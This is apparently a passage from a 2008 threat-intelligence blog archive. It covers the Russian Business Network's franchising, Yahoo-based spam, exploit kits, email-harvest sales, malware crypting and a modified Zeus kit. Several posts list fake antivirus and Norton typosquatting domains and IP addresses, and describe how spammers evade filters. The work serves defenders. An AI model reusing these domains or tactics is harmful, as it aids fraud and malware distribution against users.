to maintain my favorite netblock ever, still the ones running it, and what tactics are they taking advantage of in order to make it harder for the community to establish direct links with a particular netblock and the RBN itself?

*With RBN's "leftovers" - **InterCage, Inc., Softlayer Technologies, Layered Technologies, Inc., Ukrtelegroup Ltd, Turkey Abdallah Internet Hizmetleri, and Hostfresh** - making headlines just like the way it should be, what I've been researching for the past couple of months is how they've migrated from the centralized hosting provider to*

what appears to be a fully operational franchise. The business model is very simple, the RBN through its extensive

underground networking skills supplies to customers to franchisers operating small anti-abuse netblocks across the globe, where they offer dedicated hosting and share revenue with the RBN. Anyone trusted enough and capable

of supplying such netblocks starts running the RBN anti-abuse franchise. It's also worth pointing out that these franchises are in fact starting to cut the middle man, and disintermediate the RBN by actively advertising their services in order for them to create a self-sustainable business model without having to rely on the RBN connecting them with customers.

What used to be a centralized cybercrime powerhouse operating several highly visible anti-abuse netblocks, is today's decentralized infrastructure, with the profit margins for the anti-abuse services that it's logically capable to break-even and earn profits even with a few high profile dedicated hosting customers. Anyone can be the Russian Business Network, gain experience into the market segment, then disintermediate them by starting to advertise their own services. From a powerhouse to a franchise model, what the RBN had to offer can be easily duplicated by a countless number of local RBN's, and this is only starting to take place.

Related posts:

1344

[7]Lazy Summer Days at UkrTeleGroup Ltd.

[8]The Malicious ISPs you Rarely See in Any Report

- [9]Geolocationg Malicious ISPs*
- [10]The New Media Malware Gang - Part Four*
- [11]The New Media Malware Gang - Part Three*
- [12]The New Media Malware Gang - Part Two*
- [13]The New Media Malware Gang*
- [14]HACKED BY THE RBN!*
- [15]Rogue RBN Software Pushed Through Blackhat SEO*
- [16]RBN's Phishing Activities*
- [17]RBN's Puppets Need Their Master*
- [18]RBN's Fake Account Suspended Notices*
- [19]A Diverse Portfolio of Fake Security Software*
- [20]Go to Sleep, Go to Sleep my Little RBN*
- [21]Exposing the Russian Business Network*
- [22]Detecting the Blocking the Russian Business Network*
- [23]Over 100 Malwares Hosted on a Single RBN IP*
- [24]RBN's Fake Security Software*
- [25]The Russian Business Network*

1. <http://www.domainnews.com/en/general/estdomains-denies-links-to-malware-distribution.html>

2. <http://ddanchev.blogspot.com/2008/04/hacked-by-rbn.html>

3. <http://www.malwarebytes.org/forums/index.php?showtopic=6159>
4. <http://www.spyware-techie.com/malicious-website-list/>
5. <http://www.malwarebytes.org/forums/index.php?showtopic=6159>
6. <https://support.estdomains.com/>
7. <http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html>
8. <http://ddanchev.blogspot.com/2008/06/malicious-isps-you-rarely-see-in-any.html>
9. <http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html>
10. <http://ddanchev.blogspot.com/2008/03/new-media-malware-gang-part-four.html>
11. <http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html>
12. <http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html>
13. <http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html>
14. <http://ddanchev.blogspot.com/2008/04/hacked-by-rbn.html>
15. <http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html>

16. <http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html>
17. <http://ddanchev.blogspot.com/2008/02/rbns-malware-puppets-need-their-master.html>
18. <http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html>
19. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>
20. <http://ddanchev.blogspot.com/2007/11/go-to-sleep-go-to-sleep-my-little-rbn.html>
21. <http://ddanchev.blogspot.com/2007/11/exposing-russian-business-network.html>
22. <http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html>
23. <http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html>
24. <http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html>
25. <http://ddanchev.blogspot.com/2007/10/russian-business-network.html>

1345



Spam Campaign Abusing Yahoo's Services (2008-09-17 15:34)

*Think spammers.Yahoo.com trusts Yahoo.com,
consequently, a spam campaign that using bogus
Yahoo.com email*

accounts, and spamming only Yahoo users with links to Yahoo's search engine using queries leading to the exact

spammer's URLs, is almost 100 % sure to make it through spam filters. That seems to be case with this spam campaign

perfectly fitting into the "spam that made it through" category.

Sample search queries resulting in a single result with the spammer's URL :

yahoo.com////////////////////////////////search/search;

```
_y/t=?p=())))))))))))callfold((((((
```

(((((((((()))))))))) (((

))))))5000))))))((((((

- search.yahoo.com/search?p=((((()))))))

*(((((housetear(((())))((((((()))))))))((((
((5000((((((()))))))))))))))*

- yahoo.com/search/search; ylt=?p=]]]]]]]]]]]]]]]

[illegible]

- *yahoo.com/search/search; ylt=?p=*

(((((())))))galestay(((((((((((((((((((((((\$229))))))))))))(((

—

yahoo.com////////////////////////search/search;

_ylt=?p=))))))))))(((richorbit(

(((((((((((((((((())))))))))))))

(((((((((())) \$229))))))))))(((

-

yahoo.com////////////////////////search/search;

_ylt=?p=))))))((())))))richorbit

(((((((((((((((((())))))))))))))

((((((((((((((((((((((\$229))))))))))))))

1346



The search queries lead to ***galestay.com;***
housetear.com; callfold.com; richorbit.com with
several hundred

spam domains participating in the campaign parked at
218.61.7.21 and ***220.248.185.64***.

With CAPTCHA solving and automatic account registration
getting easier to outsource next to the easily obtainable

[1]segmented email databases of a particular ISP or web
based email service provider, launching such a campaign

requires less efforts than it used to before. Interestingly, the
spammed through Yahoo emails never leave Yahoo Mail

since it's only spamming Yahoo users according to the extensive number of emails CC-ed.

What's to come in the long-term?

With an entire spamming infrastructure build on the foundation of the

hundreds of thousands of bogus accounts at legitimate services, spammers are already starting to embrace the

"legitimate sender" mentality and are working on ways to integrate that infrastructure in their spam systems, evidence of which can be seen in several [2]different managed spamming services.

Related posts:

1347

[3]Microsoft's CAPTCHA successfully broken

[4]Gmail, Yahoo and Hotmail's CAPTCHA broken by spammers

[5]Spam coming from free email providers increasing

[6]Inside India's CAPTCHA solving economy

1. <http://ddanchev.blogspot.com/2008/05/segmenting-and-localizing-spam.html>

2. <http://blogs.zdnet.com/security/?p=1899>

3. <http://blogs.zdnet.com/security/?p=1232>

4. <http://blogs.zdnet.com/security/?p=1418>

5. <http://blogs.zdnet.com/security/?p=1514>

6. <http://blogs.zdnet.com/security/?p=1835>

1348



Two Copycat Web Malware Exploitation Kits in the Wild (2008-09-24 17:35)

We're slowly entering into "can you find the ten similarities" stage in respect to web malware exploitation kits, and their coders continuous supply of copycat malware kits under different names, taking advantage of different exploits

combination. [1]Copycat web malware exploitation kits are faddish, however, from a strategic perspective, releasing

exploits kits like this one [2]covered by Trustedsource, consisting entirely of PDF exploits, can greatly increase the exploitability level of Adobe vulnerabilities in general.

1349



A similar web malware exploitation kit, once again using only Adobe related exploits is Zopa. Have you seen this

layout before? That's the very same layout [3]MPack and [4]IcePack were using, were in the sense of cybercriminals

preferring to use much more modular alternatives these days. Ironically, Zopa is more expensive than MPack and

IcePack, with the coder trying to cash-in on its biased exclusiveness and introduction stage buzz generated

around it.

1350



The second web malware exploitation kit is relying on a mix of exploits targeting patched vulnerabilities affecting IE, Firefox and Opera, with its authors asking for \$50 for monthly updates, updates of what yet remains unknown. Both

of these kits once again demonstrate the current mentality of the kit's coders having to do with – thankfully – zero

innovation, fast cash and no long-term value.

However, modularity, convergence with traffic management kits, vertical integration with cybercrime services

and bullet proof hosting providers, advanced metrics, [5]evasive practices, improved OPSEC (operational security),

and dedicated cybercrime campaign optimizing staff, are all in the works.

Related posts:

[6]Web Based Botnet Command and Control Kit 2.0

[7]DIY Botnet Kit Promising Eternal Updates

[8]Pinch Vulnerable to Remotely Exploitable Flaw

[9]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw

[10]The Small Pack Web Malware Exploitation Kit

1351

[11]Crimeware in the Middle - Zeus

[12]The Nuclear Grabber Kit

[13]The Apophis Kit

[14]The FirePack Exploitation Kit Localized to Chinese

[15]MPack and IcePack Localized to Chinese

[16]The Icepack Exploitation Kit Localized to French

[17]The FirePack Exploitation Kit - Part Two

[18]The FirePack Web Malware Exploitation Kit

[19]The WebAttacker in Action

[20]Nuclear Malware Kit

[21]The Random JS Malware Exploitation Kit

[22]Metaphisher Malware Kit Spotted in the Wild

[23]The Black Sun Bot

[24]The Cyber Bot

[25]Google Hacking for MPacks, Zunkers and WebAttackers

[26]The IcePack Malware Kit in Action

1. <http://ddanchev.blogspot.com/2008/09/copycat-web-malware-exploitation-kits.html>

2. <http://www.trustedsource.org/blog/153/Rise-Of-The-PDF-Exploits>
3. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>
4. <http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html>
5. <http://securitylabs.websense.com/content/Blogs/3183.aspx>
6. <http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html>
7. <http://ddanchev.blogspot.com/2008/08/diy-botnet-kit-promising-eternal.html>
8. <http://ddanchev.blogspot.com/2008/08/pinch-vulnerable-to-remotely.html>
9. <http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html>
10. <http://ddanchev.blogspot.com/2008/05/small-pack-web-malware-exploitation-kit.html>
11. <http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html>
12. <http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html>
13. <http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html>
14. <http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html>

15. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>
16. <http://ddanchev.blogspot.com/2008/05/icepack-exploitation-kit-localized-to.html>
17. <http://ddanchev.blogspot.com/2008/04/firepack-exploitation-kit-part-two.html>
18. <http://ddanchev.blogspot.com/2008/02/firepack-web-malware-exploitation-kit.html>
19. <http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html>
20. <http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html>
21. <http://ddanchev.blogspot.com/2008/01/random-js-malware-exploitation-kit.html>
22. <http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html>
23. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html
24. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html
25. <http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html>
26. <http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html>



A Diverse Portfolio of Fake Security Software - Part Six (2008-09-24 21:29)

Thanks to misconfigured traffic management kits, not taking advantage of all the built-in features that could have made a research a little bit more time consuming, here are the latest fake security software domains popping up at the end of fake adult content sites :

anti-spyware8 .com

anti-spyware4 .com

anti-spyware11 .com

anti-spyware10 .com

antivirus-cs1 .com

antivirus-cs14 .com

antivirus-cs4 .com

antivirus-cs15 .com

antivirus-cs5 .com

antivirus-cs7 .com

antivirus-cs8 .com

1353

antivirus-cs9 .com

trustedpaymenssite .com

altawebgl-500 .com

masterspitetds09 .com

protectionaudit .com

prt3ctionactiv3scan .com

prtectionactivescan .com

smartantivirusv2 .com

smartantivirus2009v2 .com

smartantivirus2009v2-buy .com

smartantivirus-2009v2buy .com

smart-antivirus2009v2buy .com

anti-virus-xp .com

anti-virus-xp .net

e-antiviruspro .com

ultimate-anti-virus .com

antimalwarewarrior2009 .com

spyware-buy .com

superantivirus2009 .com

total-secure2009 .com

pcprivacyclerpro .com

bestguarddownload .com

trustedantivirus .com

antivirus-buy1 .com

spyware-quicksan-2008 .com

securealertbar .com

secureclick1 .com

megantivirus2009 .com

micro-antivirus2008 .com

superantivirus2009 .com

advanced-anti-virus .com

antivirusmaster2009 .com

scanner-online1 .com

internet-scanner2009 .com

filescheck-list303 .com

virus-webscanner .com

virus9-webscanner .com

spamnuker .com

detect-file101 .com

googlescanners-360 .com

onlinescannersite9 .com

bestantivirusscan .com

hottystars .com

internet-defenses .com

globals-advers .com

quickupdates29 .com

myscanners101 .com

myfreescan500 .com

scanthnet .com

scanners-pro .com

1354



megatradetds0 .com

xp-licensingpages .com

bestantivirusscan .com

power-avc .com

pvrantivirus .com

online-xp-antivirus-checker .com

antivir-online-scan .com

online-win-xpantivirus .com

tube-911 .com

favoredmovie .com

getqtysoftware .com

softwareportal2008 .com

megazcodec .com

soft-upgrade-network .com

download-base .com

fastsoftdownloads .com

software-downloadz .com

download-soft-basez .com

plupdate .com

0scan .com

virus-online-scan .com

0scanner .com

porno-tds .com

jirolu .com

virus-online-scanz .com

red-tubbe .info

1355

win-xp-antivir-hqscanne .com

xp-protections .com

xp-registration .com

xp2008-protect .com

getdefender2009 .com

gettotalsec2008 .com

msantivirus-xp .com

xp-licensingpages .com

protectionpurchase .com

winxp-antivir-on-line-scan .com

antispychecker .com

errorofbrowser .com

fresh-video-news .com

newschannel2008 .com

internet-daily-news .com

secure.signupsecurity .com

xpacodec .com

xpbcodec .com

gmkvideo .com

hqsextube08 .com

antivirusworld9 .com

viacodecright1 .com

viacodecright2 .com

quickupdates29 .com

antivirusworld9 .com

scanthnet .com

city-codec .com

citycodec .net

codecdownload.anothersoftportal09 .com

viacodecright2 .com

sextubecodec023dfs41 .com

hot-sextubedriver2 .com

viacodecright2 .com

The Diverse Portfolio of Fake Security Software series are prone to continue taking a bite out of cybercrime,

and the people who distribute them on a affiliation based revenue sharing model.

Related posts:

[1]Fake Porn Sites Serving Malware - Part Three

[2]Fake Porn Sites Serving Malware - Part Two

[3]Fake Porn Sites Serving Malware

[4]EstDomains and Intercage VS Cybercrime

[5]Fake Security Software Domains Serving Exploits

- [6]A Diverse Portfolio of Fake Security Software - Part Five*
- [7]A Diverse Portfolio of Fake Security Software - Part Four*
- [8]A Diverse Portfolio of Fake Security Software - Part Three*
- [9]A Diverse Portfolio of Fake Security Software - Part Two*
- [10]Localized Fake Security Software*
- [11]Diverse Portfolio of Fake Security Software*
- [12]Got Your XPShield Up and Running?*
- 1356
- [13]Fake PestPatrol Security Software*
- [14]RBN's Fake Security Software*
- [15]Lazy Summer Days at UkrTeleGroup Ltd*
- [16]Geolocating Malicious ISPs*
- [17]The Malicious ISPs You Rarely See in Any Report*
1. <http://ddanchev.blogspot.com/2008/08/fake-porn-sites-serving-malware-part.html>
 2. <http://ddanchev.blogspot.com/2008/07/fake-porn-sites-serving-malware-part.html>
 3. <http://ddanchev.blogspot.com/2008/06/fake-porn-sites-serving-malware.html>
 4. <http://ddanchev.blogspot.com/2008/09/estdomains-and-intercage-vs-cybercrime.html>

5. <http://ddanchev.blogspot.com/2008/08/fake-security-software-domains-serving.html>
6. <http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html>
7. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html
8. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html
9. <http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html>
10. <http://ddanchev.blogspot.com/2008/04/localized-fake-security-software.html>
11. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>
12. <http://ddanchev.blogspot.com/2008/05/got-your-xpshield-up-and-running.html>
13. <http://ddanchev.blogspot.com/2008/05/fake-pestpatrol-security-software.html>
14. <http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html>
15. <http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html>
16. <http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html>
17. <http://ddanchev.blogspot.com/2008/06/malicious-isps-you-rarely-see-in-any.html>



250k of Harvested Hotmail Emails Go For? (2008-09-25 14:18)

\$50 in this particular case, however, keeping in mind that the email harvester is anything but ethical, this very same database will be sold and re-sold more times than the original buyer would like to know about. Moreover, what

someone is offering for sale, may in fact be already available as a value-added addition to a managed spamming

service.

With metrics and quality assurance applied in a growing number of spam and phishing campaigns, filling in

the niche of email harvesting by distinguishing between different types of obfuscated emails by releasing an easily

embeddable module, was an anticipated move. What's to come? [1]Spam and malware campaigns across social

networks "as usual" will propagate faster thanks to the ongoing harvesting of usernames within social networks, that would later on get imported in Web 2.0 "marketing" tools targeting the high-trafficked sites and automatically spamming them.

From a spammer's perspective, geolocating these 250k emails could increase their selling prices since the buy-

ers would be able to launch localized attacks with messages in the native languages of the receipts. Is the demand

for quality email databases fueling the developments of this market segment, or are the spammers self-serving

themselves and cashing-in by reselling what they've already abused a long time ago? That seems to be the case, since

there's no way a buyer could verify the freshness of the harvested emails database and whether or not it has already

been abused.

1358



For the time being, we've got several developed and many other developing market segments within spamming and

phishing as different markets with different players. On one hand are the legitimately looking spamming providers

offering "direct marketing services" working with lone spammers who find a reliable business partner in the face of the spamming vendor whose customers drive both side's business models. On the other hand, you've got the

[2]spammers excelling in outsourcing the automatic account registration process, coming up with ways to build a

spamming infrastructure - already available as a module to integrate in [3]managed spamming services - using

legitimate services as a provider of the infrastructure.

Despite that the arms race seems to be going on at several different fronts, spammers VS the industry and

spammers VS spammers fighting for market share, the entire underground ecosystem is clearly allocating a lot of resources for research and development in order to ensure that they are always a step ahead of the industry.

Related posts:

[4]Harvesting Youtube Usernames for Spamming

[5]Thousands of IM Screen Names in the Wild

[6]Automatic Email Harvesting 2.0

[7]Dissecting a Managed Spamming Service

[8]Managed Spamming Appliances - the Future of Spam

[9]Inside an Email Harvester's Configuration File

[10]Segmenting and Localizing Spam Campaigns

[11]Shots from the Malicious Wild West - Sample Four

1359

1. <http://ddanchev.blogspot.com/2008/05/harvesting-youtube-usernames-for.html>

2. <http://blogs.zdnet.com/security/?p=1835>

3. <http://blogs.zdnet.com/security/?p=1899>

4. <http://ddanchev.blogspot.com/2008/05/harvesting-youtube-usernames-for.html>

5. <http://ddanchev.blogspot.com/2007/10/thousands-of-im-screen-names-in-wild.html>
6. <http://ddanchev.blogspot.com/2008/08/automatic-email-harvesting-20.html>
7. <http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html>
8. <http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html>
9. <http://ddanchev.blogspot.com/2007/01/inside-email-harvesters-configuration.html>
10. <http://ddanchev.blogspot.com/2008/05/segmenting-and-localizing-spam.html>
11. <http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample.html>

1360



Hijacking a Spam Campaign's Click-through Rate (2008-09-26 16:06)

This [1]spammer is DomainKeys verified, a natural observation considering that the [2]spam campaign which I discussed last Wednesday is using [3]bogus Yahoo Mail accounts, and is spamming only Yahoo Mail users through a segmented emails database.

Not necessarily what I wanted to achieve, but once posting the spam campaigns SEO URLs, Yahoo's crawler's

picked up the post pretty fast, and have ruined the SEO effect, with everyone clicking on the campaign's links reaching the post. Close to 15,000 unique visitors reached the article during the past 7 days since the now hijacked, spammer's link is no longer achieving the effect it used to.

1361



What does this prove? It proves that users tend to trust emails that pass through spam filters so much that they

actually click on the links. And whereas it's a spam campaign, and not a malware campaign, the next time they

over trust such a email, they'll expose themselves to client-side vulnerabilities courtesy of a copycat web malware

exploitation kit.

The latest search query the campaign is using :

*- yahoo.com/search/search; _ylt=?p=.....
.....stossregularnew..... \$0.00.....*

*leads to **stossregularnew.com** (61.255.135.185).*

*- yahoo.com/search/search; _ylt=?
p=|||||||clapmoon||||||| ||| \$229||||||| leads to*

clapmoon.com (122.198.62.4).

1. <http://blogs.zdnet.com/security/?p=1514>

2. <http://ddanchev.blogspot.com/2008/09/spam-campaign-abusing-yahoos-services.html>

3. <http://blogs.zdnet.com/security/?p=1418>

1362



The Commercialization of Anti Debugging Tactics in Malware (2008-09-29 22:27)

[1]Commoditization or commercialization, Themida or Code Virtualizer, individually crypting or outsourcing to an

experienced malware crypting service offering discounts on a volume basis next to detection rates of the crypted

binary offered by a trusted online scanner that is NOT distributing the samples to the vendors? These are just some

of the questions malware authors often ask themselves, while others distribute pirated copies of Code Virtualizer

urging everyone to start taking advantage of commercial anti-reverse engineering tools to make their malware

harder to analyze. Once again, just like we've seen before, a legitimate commercial application can come handy in

the hands of the wrong people :

" Code Virtualizer will convert your original code (Intel x86 instructions) into Virtual Opcodes that will only be understood by an internal Virtual Machine. Those Virtual Opcodes and the Virtual Machine itself are unique for every protected application, avoiding a general attack over Code Virtualizer. Code Virtualizer can protect your sensitive code areas in any x32 and x64 native PE files (like executable

files/EXEs, system services, DLLs , OCXs , ActiveX controls, screen savers and device drivers).

1363



Code Virtualizer can generate multiple types of virtual machines with a different instruction set for each one. This means that a specific block of Intel x86 instructions can be converted into different instruction set for each machine, preventing an attacker from recognizing any generated virtual opcode after the transformation from x86 instructions.

The following picture represents how a block of Intel x86 instructions is converted into different kinds of virtual opcodes, which could be emulated by different virtual machines.

When an attacker tries to decompile a block of code that was protected by Code Virtualizer, he will not find

the original x86 instructions. Instead, he will find a completely new instruction set which is not recognized by him or any other special decompiler. This will force the attacker to go through the extremely hard work of identifying how each opcode is executed and how the specific virtual machine works for each protected application. Code Virtualizer totally obfuscates the execution of the virtual opcodes and the study of each unique virtual machine in order to

prevent someone from studying how the virtual opcodes are executed. "

With Cyber-as-a-Service business model becoming increasingly common, the entire [2]quality assurance model in respect to malware is slowly maturing from individual malware crypting propositions, where the seller of the service is basically taking advantage of a diverse set of public/private tools, into DIY web services offering crypting discounts on a volume basis, and perhaps most importantly - improving the customer's experience by letting him take advantage of the inventory of crypting tools and bypassing verification services. Within the tool's inventory are naturally lots of (pirated) commercial anti-reverse engineering tools.

As we've seen before, whenever someone starts commercializing what used to be a self-serving process, others will either follow, or disintermediate their services by persistently releasing crypting tools for free in the wild. At the end of the day, it's all a matter of how serious they're about commercializing this market segment, and taking

1364

into consideration that a spamming vendor is offering malware crypting services "in between" the rest of the services in their portfolio, this underground cash cow is yet to prove itself in the long term.

1. <http://ddanchev.blogspot.com/2008/09/commoditization-of-anti-debugging.html>
2. <http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html>

1365



Modified Zeus Crimeware Kit Comes With Built-in MP3 Player (2008-09-29 23:38)

Modified versions of popular [1]open source crimeware kits rarely make the headlines due to the fact that anyone can

hijack a crimeware kit's brand, build and [2]innovate using its foundations, and claim it's a new version [3]released by the original authors. That's of course in between the tiny time frame until he's exposed as the fake author of Zeus that may have in fact came up with a unique feature that the original authors didn't include.

This [4]modified version of Zeus is yet another example of how [5]cybercriminals are actively modifying crime-

ware kits, literally making such practices as keeping version numbers irrelevant. While the administrator is managing his botnet, he can load local, or tune in the built-in online radio stations the author of this modification included, next to changing Zeus entire graphical layout.

1366



Let's take into consideration another example, the infamous Pinch DIY malware builder, that's been around for over

4 years. With [6]the populist arrest of its authors in 2007, cybercriminals are still innovating on the foundations

offered by Pinch, and [7]thanks to its publicly obtainable source code. It's also worth pointing out that these two

Zeus and Pinch modifications are courtesy of a single individual, that in between modifications of popular crimeware

kits, seems to be busy porting different modules on different malware kits and web based malware, knowingly or

unknowingly contributing to the convergence of spamming, DDoS, web based malware, and botnet management kits.

From a sarcastic perspective - what's next? Perhaps a built-in slideshow of random screenshots taken from

malware infected desktops in the botnet, or even a pink layout modification for female botnet masters. Cus-

tomization, and [8]customer tailored services can make anything happen, and naturally enjoy the higher profit

margins.

1. <http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html>

2. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>

3. <http://ddanchev.blogspot.com/2008/05/custom-ddos-attacks-within-popular.html>

4. <http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html>

5. <http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html>

6. <http://ddanchev.blogspot.com/2007/12/russias-fsb-vs-cybercrime.html>

7. <http://ddanchev.blogspot.com/2008/08/pinch-vulnerable-to-remotely.html>

8. <http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html>

1367



A Diverse Portfolio of Fake Security Software - Part Seven (2008-09-30 14:42)

In case you haven't heard - [1]Microsoft and the Washington state are suing a U.S based - naturally - "scareware"

vendor Branch Software :

*" We won't tolerate the use of alarmist warnings or deceptive 'free scans' to trick consumers into buying software to fix a problem that doesn't even exist," Washington **Attorney General Rob McKenna** said. **"We've repeatedly***

proven that Internet companies that prey on consumers' anxieties are within our reach. "

Sadly, Branch Software is the tip of the iceberg on the top of the affiliates participating in different affiliation

based programs, which similar to [2]IBSOFTWARE CYPRUS and [3]Interactivebrands, which I've been tracking down

*for a while, are the aggregators of scareware **that popped up on the radars due to their extensive portfolios.***

These three companies offering software bundles or plain simple fake software, are somewhere in between the food

chain of this ecosystem, with the real vendors paying out the commissions on a per installation basis slowly

starting to issue invitation codes that they've distributed only across invite-only forums/sections of particular

forums.

Behind these brands is everyone that is participating in the franchise and is putting personal efforts into mon-

etizing the high payout rates that the fake security software vendor is paying for successful installation. These high payout rates – with the financing naturally coming straight from other criminal activities online – are in fact so high, that I can easily say that the last two quarters we've witnesses the largest increase of such domains ever, and they're only heating up since the typosquatting possibilities are countless and they seem to know that as well.

It's important to point out that their business model of acquiring traffic is outsourced to all the affiliates that

do the blackhat SEO, SQL injections, web sessions hijacking of malware infected hosts in order to monetize, so

1368

basically, you have an affiliates network whose actions are directly driving the growth into all these areas. Throwing money into the underground marketplace as a "financial

injection", is proving itself as a growth factor, and incentive for innovation on behalf of all the participants.

Here are some of the most recent fake security software domains, a "deja vu" moment with a known RBN do-

main from a "previous life" that is also parked at one of the servers, and evidence that typosquatting for fraudulent purposes is still pretty active with a dozen of Norton Antivirus related domains, some of which have already started

issuing "fake security notices" by brandjacking the vendor for traffic acquisition purposes.

Antivirus-Alert .com (203.117.111.47) where ***pepato .org*** a domain that was used in the [4]Wired.com and

History.com IFRAME injections, which back in March was also hosted at Hostfresh (58.65.238.59).

softload2008name .com (78.157.143.250)

softload2008nm .com

softload2008n .com

softload2008jq .com

microantivir-2009 .com (91.208.0.223)

scanner.microantivir-2009 .com

microantivir2009 .com

microantivirus-2009 .com

microantivirus2009 .com

ms-scan .com (91.208.0.228)

msscanner .com

ms-scanner .com

Personalantispy .com (93.190.139.197)

freepcsecure .com

quickinstallpack .com

quickdownloadpro .com

advancedcleaner .com

performanceoptimizer .com

internetanonymizer .com

ieprogramming .com (92.62.101.83)

uptodatepage .com

fileliveupdate .com

qwertypages .com

sharedupdates .com

ierenewals .com

1369



norton-antivirus-alert .com

norton-anti-virus-2007 .com

norton-antivirus-2007 .com

norton-antivirus2007 .com

nortonantivirus2007 .com

norton-antivirus-2008 .com

nortonantivirus2008 .com

nortonantivirus2008freedownload .com

norton-antivirus-2009 .com

nortonantivirus2009 .com

norton-antivirus-2010 .com

nortonantivirus2010 .com

nortonantivirus360 .com

nortonantivirus8 .com

nortonantivirusa .com

nortonantivirusactivation .com

norton-antivirus-alert .com

nortonantivirusalerts .com

norton-anti-virus .com

norton-anti-virus .com

norton-antivirus .com

nortonanti-virus .com

nortonantivirus.com

nortonantiviruscom .com

nortonantiviruscorporate .com

nortonantiviruscorporateedition .com

nortonantiviruscoupon .com

nortonantivirusdefinition .com

nortonantivirusdefinitions .com

nortonantivirusdirect .com

Fake Antivirus Inc. is not going away as long as the affiliate based model remains active. If the real vendors

were greedy enough not to share the revenues with others, they would have been the one popping up on the radar,

compared to the situation where it's the affiliate network's participations greed that's increasing their visibility online.

Related posts:

[5]A Diverse Portfolio of Fake Security Software - Part Six

[6]A Diverse Portfolio of Fake Security Software - Part Five

[7]A Diverse Portfolio of Fake Security Software - Part Four

[8]A Diverse Portfolio of Fake Security Software - Part Three

[9]A Diverse Portfolio of Fake Security Software - Part Two

- [10]Diverse Portfolio of Fake Security Software*
- [11]Cybersquatting Symantec's Norton AntiVirus*
- [12]Cybersquatting Security Vendors for Fraudulent Purposes*
- [13]Fake Porn Sites Serving Malware - Part Three*
- [14]Fake Porn Sites Serving Malware - Part Two*
- [15]Fake Porn Sites Serving Malware*
- [16]EstDomains and Intercage VS Cybercrime*
- [17]Fake Security Software Domains Serving Exploits*
- [18]Localized Fake Security Software*
- [19]Got Your XPSHield Up and Running?*
- [20]Fake PestPatrol Security Software*
- [21]RBN's Fake Security Software*
- [22]Lazy Summer Days at UkrTeleGroup Ltd*
- [23]Geolocating Malicious ISPs*
- [24]The Malicious ISPs You Rarely See in Any Report*

1.

http://voices.washingtonpost.com/securityfix/2008/09/micro_soft_washington_state_tar.html

2.

<http://ddanchev.blogspot.com/2008/03/cybersquatting-security-vendors-for.html>

3. <http://ddanchev.blogspot.com/2008/04/cybersquatting-symantecs-norton.html>
4. <http://ddanchev.blogspot.com/2008/03/wiredcom-and-historycom-getting-rbn-ed.html>
5. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html
6. <http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html>
7. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html
8. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html
9. <http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html>
10. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>
11. <http://ddanchev.blogspot.com/2008/04/cybersquatting-symantecs-norton.html>
12. <http://ddanchev.blogspot.com/2008/03/cybersquatting-security-vendors-for.html>
13. <http://ddanchev.blogspot.com/2008/08/fake-porn-sites-serving-malware-part.html>
14. <http://ddanchev.blogspot.com/2008/07/fake-porn-sites-serving-malware-part.html>

15. <http://ddanchev.blogspot.com/2008/06/fake-porn-sites-serving-malware.html>
16. <http://ddanchev.blogspot.com/2008/09/estdomains-and-intercage-vs-cybercrime.html>
